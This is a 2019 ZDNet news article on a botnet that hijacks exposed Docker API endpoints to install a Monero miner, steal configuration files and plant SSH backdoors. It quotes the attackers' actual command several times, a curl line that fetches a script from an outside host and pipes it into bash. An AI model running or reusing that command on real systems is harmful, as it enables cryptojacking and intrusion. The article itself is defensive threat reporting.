MUST READ: FBI recommends that you keep your IoT devices on a separate network

A hacking group is hijacking Docker systems with exposed API endpoints

It's almost 2020 and some sysadmins are still leaving Docker admin ports exposed on the internet.

- 02:12 GMT (18:12 PST) | Topic: Security

Image: Docker, ZDNet

A hacking group is currently mass-scanning the internet looking for Docker platforms that have API endpoints exposed online.

The purpose of these scans is to allow the hacker group to send commands to the Docker instance and deploy a cryptocurrency miner on a company's Docker instances, to generate funds for the group's own profits.


A PROFESSIONAL OPERATION

This particular mass-scanning operation started over the weekend, on November 24, and immediately stood out due to its sheer size.

"Users of the Bad Packets CTI API will note that exploit activity targeting exposed Docker instances is nothing new and happens quite often," Troy Mursch, chief research officer and co-founder of Bad Packets LLC, told ZDNet today.

"What set this campaign apart was the large uptick of scanning activity. This alone warranted further investigation to find out what this botnet was up to," he said.


"As others have noted [1, 2], this isn't your average script kiddie exploit attempt," Mursch, who discovered the campaign, told us. "There was a moderate level of effort put into this campaign, and we haven't fully analyzed every single thing it does as of yet."



Bad Packets Report
@bad_packets

Opportunistic mass scanning activity detected targeting exposed Docker API endpoints.

These scans create a container using an Alpine Linux image, and execute the payload via:
"Command": "chroot /mnt /bin/sh -c 'curl -sL4 ix.io/1XQa | bash;'",#threatintel



```
[
  {
    "Id": "27c82f6742b2257893cbc7259313a277250caa3b319051f4664b457de822a200",
    "Names": [
      "/stupefied_nash"
    ],
    "Image": "alpine",
    "ImageID": "sha256:965ea09ff2ebd2b9eeec88cd822ce156f6674c7e99be082c7efac3c62f3ff652",
    "Command": "chroot /mnt /bin/sh -c 'curl -sL4 http://ix.io/1XQa | bash;'",
    "Created": 1574717838,
    "Ports": [],
    "Labels": {},
    "State": "running",
    "Status": "Up 9 seconds",
    "HostConfig": {
      "NetworkMode": "default"
    },
    "NetworkSettings": {
      "Networks": {
        "bridge": {
          "IPAMConfig": null,
```

193 10:09 PM - Nov 25, 2019
133 people are talking about this


WHAT WE KNOW SO FAR

What we know so far is that the group behind these attacks is currently scanning more than 59,000 IP networks (netblocks) looking for exposed Docker instances.

Once the group identifies an exposed host, attackers use the API endpoint to start an Alpine Linux OS container where they run the following command:

chroot /mnt /bin/sh -c 'curl -sL4 http://ix.io/1XQa | bash;

The above command downloads and runs a Bash script from the attackers' server. This script installs a classic XMRRig cryptocurrency miner. In the two days since this campaign has been active, hackers have already mined 14.82 Monero coins (XMR), worth just over $740, Mursch noted.



4Aotje6mGNPRcDQeqS7iUwRLGJhLLgJvfbS6Dju5peSACbVXTFhnds53xuoqif3JEcfbdjiW27xuAJiiKeiCGbuoACrutNE

Pool	Balance	Payments
minexmr.com	7.6731e-7	0
xmr.nanopool.org	0.0017403	unknown
xmrpool.net	0.010243581248	0
moneroocean.stream	0.055900904505	2.328033970941
supportxmr.com	0.04603247247	11.278935491079
monerohash.com	0.002759853347	1.081623667542
monero.hashvault.pro	0.018124747218	0

14.82339575566

In addition, this malware operation also comes with a self-defense measure.

"One unoriginal but interesting function of the campaign is that it uninstalls known monitoring agents and kills a bunch of processes via a script downloaded from http://ix[.]io/1XQh," Mursch told us.

Looking through this script, we not only see that hackers are disabling security products, but they're shutting down lso processes associated with rival cryptocurrency-mining botnets, such as DDG.


In addition, Mursch also discovered a function of the malicious script that scans an infected host for rConfig configuration files, which it encrypts and steals, sending the files back to the group's command and control server.

Furthermore, Craig H. Rowland, founder of Sandfly Security, has also noticed that hackers are also creating backdoor accounts on the hacked containers, and leaving SSH keys behind for easier access, and a way to control all infected bots from a remote location.

For the time being, Mursch recommends that users and organizations who run Docker instances immediately check if they are exposing API endpoints on the internet, close the ports, and then terminate unrecognized running containers.

Data leaks: The most common sources

SEE FULL GALLERY



1 - 4 of 14 NEXT ›

SECURITY

FBI warns about snoopy smart TVs spying on you

Remember the viral app that aged you? FBI slams FaceApp as counterintelligence threat

A decade of malware: Top botnets of the 2010s

How to prevent a ransomware attack (ZDNet YouTube)

Best home security of 2019: Professional monitoring and DIY (CNET)

How to control location tracking on your iPhone in iOS 13 (TechRepublic)

RELATED TOPICS: CLOUD SECURITY TV DATA MANAGEMENT CXO DATA CENTERS

By Catalin Cimpanu for Zero Day | November 26, 2019 -- 02:12 GMT (18:12 PST) | Topic: Security

TechRepublic Premium: Network documentation checklist

Quick Glossary: Storage area network (SAN)

Technical documentation policy

Quick glossary: Network attached storage

TechRepublic PREMIUM.

SHOW COMMENTS

MORE FROM CATALIN CIMPANU

Security


Reddit links leak of US-UK trade documents to Russian influence campaign

Security

BMW and Hyundai hacked by Vietnamese hackers, report claims

Security

FBI recommends that you keep your IoT devices on a separate network



Security

New vulnerability lets attackers sniff or hijack VPN connections

NEWSLETTERS

ZDNet Security

Your weekly update on security around the globe, featuring research, threats, and more.

Your email address | SUBSCRIBE

SEE ALL

MORE RESOURCES

IBM: Visually Build AI and Machine Learning Models

White Papers from IBM

READ NOW

IBM: ESG Technical Validation on IBM Watson Studio and Watson Machine Learning

White Papers from IBM

READ NOW

8x8's Enterprise Engagement Management Platform: Moving Toward an Integrated Approach

White Papers from 8x8, Inc.

READ NOW

RELATED STORIES

‹ 1 of 3 ›

Reddit links leak of US-UK trade documents to Russian influence campaign

Reddit bans 61 accounts and one subreddit for "misuse of the platform."

BMW and Hyundai hacked by Vietnamese hackers, report claims

Hacks linked to Ocean Lotus (APT32), a group believed to operate with orders from the Vietnamese government.

These are the worst hacks, cyberattacks, and data breaches of 2019

A slew of hacks, data breaches, and attacks tainted the cybersecurity landscape in 2019.